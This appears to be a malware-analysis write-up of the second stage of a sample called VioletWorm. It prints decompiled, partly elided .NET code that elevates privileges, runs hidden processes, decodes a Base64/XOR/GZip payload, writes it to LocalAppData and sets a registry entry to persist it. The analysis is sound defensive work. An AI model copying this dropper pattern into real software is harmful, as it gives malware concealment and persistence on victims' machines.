Remote Access Trojan · Worm · Dropper
VioletWorm - game.exe
- Author
- Moise Medici
- Updated
- 07 Sept 2026 · Completed
- Difficulty
- Easy
- Platform
- Languages
- MITRE
Code Analysis of stage2.data
One thing that has not been clarified yet is what stage2.data actually is.
Looking at the file in pestudio, it shows .NET application, with an original name of wrapper.exe. Interestingly, the entropy is quite high, at 7.9.
In fact, when the file is opened with DnSpy, the code looks like this:
private static string \u206C\u200D\u206A\u200E\u200C\u206E\u202A\u206A\u206D\u202E\u200D\u202C\u202C\u206C\u202E\[....]So a manual deobfuscation is likely to be complicated with this sample.
One thing to note is that DnSpy shows a ConfusedByAttribute entry, which turns out to be metadata injected by the ConfuserEx obfuscator. 34
There are still a few things that can be understood, which might make the analysis “good enough”.
WindowsIdentity current = WindowsIdentity.GetCurrent();WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);if (!windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator)){ ProcessStartInfo processStartInfo = new ProcessStartInfo(); processStartInfo.FileName = Assembly.GetExecutingAssembly().Location; processStartInfo.UseShellExecute = true; processStartInfo.Verb = <Module>.[...] Process.Start(processStartInfo);}else{ Process process = Process.Start(new ProcessStartInfo { FileName = [...] Arguments = <Module>.[...] WindowStyle = ProcessWindowStyle.Hidden, CreateNoWindow = true, UseShellExecute = false });}
string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);string text = Path.Combine(folderPath, [...]);string text2 = Path.Combine(text, [...]);Directory.CreateDirectory(text);
byte[] array = Convert.FromBase64String([...]);Array.Reverse(array);byte[] array2 = Convert.FromBase64String([...]);byte[] array3 = new byte[array.Length];for (int j = 0; j < array.Length; j++){ array3[j] = array[j] ^ array2[j % array2.Length];}
MemoryStream memoryStream = new MemoryStream(array3);GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress);MemoryStream memoryStream2 = new MemoryStream();gzipStream.CopyTo(memoryStream2);byte[] array4 = memoryStream2.ToArray();
gzipStream.Close();memoryStream.Close();memoryStream2.Close();
File.WriteAllBytes(text2, array4);
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey([...]), true);if (registryKey != null){ registryKey.SetValue(Path.GetFileNameWithoutExtension([...]), text2); registryKey.Close();}
Process.Start(new ProcessStartInfo{ FileName = text2, UseShellExecute = true});
string location = Assembly.GetExecutingAssembly().Location;if (!string.IsNullOrEmpty(location) && File.Exists(location)){ ProcessStartInfo processStartInfo2 = new ProcessStartInfo(); processStartInfo2.FileName = [...] processStartInfo2.Arguments = <Module>.[...] processStartInfo2.WindowStyle = ProcessWindowStyle.Hidden; processStartInfo2.CreateNoWindow = true; processStartInfo2.UseShellExecute = false; Process.Start(processStartInfo2);}If the user is not an administrator, the function probably tries to run itself as an administrator. This is uncertain because the value of Verb, which should contain the runas keyword, is not known. It is a reasonable guess because FieldName points to the executable itself.
If the user is an administrator, it tries to run something else in hidden mode.
It then creates a directory in %LOCALAPPDATA% and writes the contents of text2 into it using WriteAllBytes. text2 is the Base64-decoded, XOR-decrypted, and decompressed value of the embedded payload.
The path of the new file is then written to the registry, and the file is started.
To identify the file being written, the sample can be run in a debugger and the variable contents inspected.

Setting a breakpoint on WriteAllBytes shows how the function will be called and that it is going to write game.exe.